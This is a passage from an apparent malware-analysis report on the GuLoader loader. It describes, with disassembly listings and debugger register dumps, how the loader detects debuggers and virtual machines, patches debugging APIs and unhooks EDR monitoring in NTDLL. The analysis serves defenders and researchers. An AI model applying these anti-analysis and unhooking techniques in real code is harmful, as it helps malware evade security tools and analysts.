    } DUMMYSTRUCTNAME;
    DWORD           S[32];
  } DUMMYUNIONNAME;
  M128A   VectorRegister[26];
  DWORD64 VectorControl;
  DWORD64 DebugControl;
  DWORD64 LastBranchToRip;
  DWORD64 LastBranchFromRip;
  DWORD64 LastExceptionToRip;
  DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;
```

```
8B90 B8000000    mov edx,dword ptr ds:[eax+B8]    mov <edx>, EIP (from ContextRecord)
B9 64BA9C55      mov ecx,559CBA64
81FB C380FA51    cmp ebx,51FA80C3
81E9 A071A62B    sub ecx,2BA671A0
85C0             test eax,eax
81E9 F2D4FCF1    sub ecx,F1FCD4F2
81C1 098D06C8    add ecx,C8068D09                 ecx == 0xDB
8A52 02          mov dl,byte ptr ds:[edx+2]       dl == eip + 2
30CA             xor dl,cl                        xor eip+2, 0xDB
3D FC919304      cmp eax,49391FC
0FB6D2           movzx edx,dl
0190 B8000000    add dword ptr ds:[eax+B8],edx    add calculated value to EIP in ContextRecord
```

Figure 14: VEH Calculating EIP for Access Violation/Single Step Violation

Anti-Analysis and Anti-Debug




Figure 15: Your new favorite MessageBox indicating your debugger/VM has been detected and GuLoader is terminating

Software Breakpoint Check

GuLoader performs anti-analysis/debug checks prior to calling Windows APIs by checking for breakpoints at the start of the function. When setting a software breakpoint on a function in a debugger, the debugger patches the first byte with a `0xCC`, `0x3CD` or `0xB0F`, depending on the type of breakpoint selected, to trigger a software interrupt. GuLoader checks the first byte of the function for these values in order to detect software breakpoints. If detected, GuLoader jumps to code that crashes the process.

```
    389D F2010000       cmp byte ptr ss:[ebp+1F2],bl        Check for CC
    8A9D F2010000       mov bl,byte ptr ss:[ebp+1F2]
^   0F84 A6FEFFFF       je <crash>
    38FE                cmp dh,bh
    66:8B18             mov bx,word ptr ds:[eax]
    66:C785 AF010000 65 mov word ptr ss:[ebp+1AF],A565
    39C1                cmp ecx,eax
    66:81B5 AF010000 594 xor word ptr ss:[ebp+1AF],4359
v   EB 46               jmp 4224AE2
    E0 BD               loopne 4224A5B
    10BE 9B5B6070       adc byte ptr ds:[esi+70605B9B],bh
    B9 AFD4E3FF         mov ecx,FFE3D4AF
    D0043B              rol byte ptr ds:[ebx+edi],1
    CF                  iretd
    1F                  pop ds
    A2 05B16DB6         mov byte ptr ds:[B66DB105],al
    2A6A 07             sub ch,byte ptr ds:[edx+7]
    56                  push esi
    49                  dec ecx
    92                  xchg edx,eax
    BB 7736DDCE         mov ebx,CEDD3677
    20E0                and al,ah
    BD 10BE9B5B         mov ebp,5B9BBE10
    60                  pushad
^   70 B9               jo 4224A81
    AF                  scasd
    D4 E3               aam E3
    FFD0                call eax
    04 3B               add al,3B
    CF                  iretd
    1F                  pop ds
    A2 05B16DB6         mov byte ptr ds:[B66DB105],al
    2A6A 07             sub ch,byte ptr ds:[edx+7]
    56                  push esi
    49                  dec ecx
    92                  xchg edx,eax
    BB 7736DDCE         mov ebx,CEDD3677
    2066 81             and byte ptr ds:[esi-7F],ah
    B5 AF               mov ch,AF
    0100                add dword ptr ds:[eax],eax
    00C3                add bl,al
    1381 FE5809D5       adc eax,dword ptr ds:[ecx-2AF6A702]
    2666:81AD AF010000  sub word ptr es:[ebp+1AF],F232
    66:85D1             test cx,dx
    66:3B9D AF010000    cmp bx,word ptr ss:[ebp+1AF]        check for 3CD
^   0F84 1DFEFFFF       je <crash>
    66:8B18             mov bx,word ptr ds:[eax]            move first byte of fn
    66:899D 07020000    mov word ptr ss:[ebp+207],bx
    81F9 11457915       cmp ecx,15794511
    66:BB 86DD          mov bx,DD86
    38C2                cmp dl,al
    66:81C3 1DB8        add bx,B81D
    84E6                test dh,ah
    66:81F3 882E        xor bx,2E88
    38D3                cmp bl,dl
    66:81C3 E44F        add bx,4FE4
    84C3                test bl,al
    84FF                test bh,bh
    66:399D 07020000    cmp word ptr ss:[ebp+207],bx        check for B0F
    66:8B9D 07020000    mov bx,word ptr ss:[ebp+207]
^   0F84 DCFDFFFF       je <crash>
v   E9 6C010000         jmp 4224CBC
```

Figure 16: Check for software breakpoints

Scan Memory for Pre-Computed DJB2 Hashes of Strings

GuLoader scans the entire memory area using `ZwQueryVirtualMemory` from 0x00010000 to 0x7FFFF000 for strings indicating the malware is running in a virtualized environment or for various security tools.




Figure 17: ZwQueryVirtualMemory to scan entire memory area

`ZwQueryVirtualmemory` returns the `MEMORY_BASIC_INFORMATION` struct, which contains information including the `BaseAddress` as well as `Protect`, which describes current page protection.

```
typedef struct _MEMORY_BASIC_INFORMATION {
  PVOID  BaseAddress;
  PVOID  AllocationBase;
  ULONG  AllocationProtect;
  USHORT PartitionId;
  SIZE_T RegionSize;
  ULONG  State;
  ULONG  Protect;
  ULONG  Type;
} MEMORY_BASIC_INFORMATION, *PMEMORY_BASIC_INFORMATION;
```

GuLoader access the `State` member, looking for memory pages with protection `PAGE_EXECUTE`, `PAGE_EXECUTE_READ`, `PAGE_EXECUTE_READWRITE`, `PAGE_WRITE`, and `PAGE_READWRITE` (not pictured). GuLoader then scans the identified memory pages for strings, hashes the string using DJB2 and compares the hash against pre-computed hashes.




Figure 18: Check memory page protection




Figure 19: Check memory string hash against pre-computed DJB2 hashes

QEMU Agent Detection

GuLoader uses `CreateFileA` to check for of `C:\Program Files\Qemu-ga\qemu-ga.exe` and `C:\Program Files\qga\qga.exe` to identify the QEMU emulator.

```
EAX   01A50D10
EBX   01A50CEC   "C:\\Program Files\\Qemu-ga\\qemu-ga.exe"
ECX   01A50CEC   "C:\\Program Files\\Qemu-ga\\qemu-ga.exe"
EDX   763DEA1E   "CreateFileA"
EBP   0014DF58
ESP   0014DF2C
ESI   7FFFF000
EDI   0014DE1C

EIP   7638CE90   <kernel32.CreateFileA>
```

Figure 20: Check for existence of Qemu

```
EAX   01A60D08
EBX   01A60CEC   "C:\\Program Files\\qga\\qga.exe"
ECX   01A60CEC   "C:\\Program Files\\qga\\qga.exe"
EDX   00500000
EBP   0014DF58
ESP   0014DF2C
ESI   7FFFF000
EDI   0014DE1C

EIP   7638CE90   <kernel32.CreateFileA>
```

Figure 21: Check for existence of Qemu continued

DbgBreakPoint and DbgRemoteBreakin

GuLoader gets the address of DbgBreakPoint and patches the first byte `0xCC (int3)` with `0x90 (nop)`, meaning breakpoints will no longer pause execution in the debugger.

Note: Setting a breakpoint on this function inserts a `cc` at the beginning of the function, negating this anti-debug technique.

```
77432500   90   nop   DbgBreakPoin
```

Figure 22: DbgBreakPoint patched with `0x90`

DbgUiRemoteBreakin

The `DbgUiRemoteBreakin` API is used by the debugger to break in to a process. GuLoader patches this API to ensure that the process cannot be attached to for debugging by replacing the beginning of the API with a call to `ExitProcess`.

```
7746B350   6A 08          push 8                                  DbgUiRemoteBreakin
7746B352   B8 80F33876    mov eax,<kernel32.ExitProcess>          eax:DbgUiRemoteBreakin
7746B357   FFD0          call eax                                eax:DbgUiRemoteBreakin
```

Figure 23: Patched DbgUiRemoteBreakin API to call ExitProcess

Patch ldrLoadDll

GuLoader patches the initial bytes of LdrLoadDll, presumably to prevent hooks.

```
0391F93B   C600 25          mov byte ptr ds:[eax],25          Path LdrLoadDll
0391F93E   38FE             cmp dh,bh
0391F940   8030 1C          xor byte ptr ds:[eax],1C          eax:LdrLoadDll
0391F943   38CA             cmp dl,cl
0391F945   8030 7C          xor byte ptr ds:[eax],7C          eax:LdrLoadDll
0391F948   85C3             test ebx,eax                      eax:LdrLoadDll
0391F94A   8028 BC          sub byte ptr ds:[eax],BC          eax:LdrLoadDll
0391F94D   84C0             test al,al
0391F94F   C740 01 C059EBA7 mov dword ptr ds:[eax+1],A7EB59C0 eax+1:LdrLoadDll+1
0391F956   85CB             test ebx,ecx
0391F958   8170 01 86F5DE7F xor dword ptr ds:[eax+1],7FDEF586 eax+1:LdrLoadDll+1
0391F95F   38D8             cmp al,bl
0391F961   8140 01 E4DD5725 add dword ptr ds:[eax+1],2557DDE4 eax+1:LdrLoadDll+1
0391F968   84F7             test bh,dh
0391F96A   8140 01 D5CBFBE7 add dword ptr ds:[eax+1],E7FBCBD5 eax+1:LdrLoadDll+1
0391F971   E9 98000000      jmp 391FA0E
```

Figure 24: Code to patch initial bytes of LdrLoadDll

Unhooking API Calls

AV and EDR products insert hooks into commonly used NTDLL API functions, allowing the security tool to monitor API calls and arguments to monitor for malicious behavior. User mode hooks are generally inserted in the form of an unconditional jump, replacing the initial `0xB8` mov instruction with a jump `0xE9` to the handler. GuLoader identifies and removes these hooks by searching for byte patterns `(\xB8\x00.{3}\xB9)` common of those in NTDLL functions.




Figure 25: Check for byte pattern indicating NTDLL call to syscall

If a hook is identified, GuLoader replaces the first 5 bytes to remove any hooks.




Figure 26: Replace initial 5 bytes to original NTDLL

GuLoader uses `0x33C9`, `0xC2`, and `0xE8` as anchor bytes in order to retrieve relative byte positions in order to patch.




Figure 27: Example of using byte anchor to retrieve relative byte positions

GuLoader calls ZwProtectVirtualmemory to change the page permissions back to `PAGE_EXECUTE_READ (0x20)` once it has finished replacing any hooks.




Figure 28: Call ZwProtectVirtualMemory to set page permissions to `PAGE_EXECUTE_READ 0x20`

EnumWindows

GuLoader uses the Windows API `EnumWindows` to enumerate all top-level windows on the user's screen to attempt to identify an analysis/sandbox environment. If the number of windows is less than 12, it calls `TerminateProcess` to terminate itself.




Figure 29: Bypassing EnumWindows check by setting number of top-level windows to 15

NtSetInformationThread

The Windows API `NtSetInformationThread` is used to modify thread specific data for a provided thread.

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtSetInformationThread(
  [in] HANDLE           ThreadHandle,
  [in] THREADINFOCLASS ThreadInformationClass,
  [in] PVOID            ThreadInformation,
  [in] ULONG            ThreadInformationLength
);
```

GuLoade calls `NtSetInformationThread` and passes `0x11` as the argument for `ThreadInformationClass`. `0x11` corresponds to `ThreadHideFromDebugger`. This is a known anti-debug technique that causes the debugger to crash when a breakpoint is hit in the specified thread or when the debugger steps through instructions.

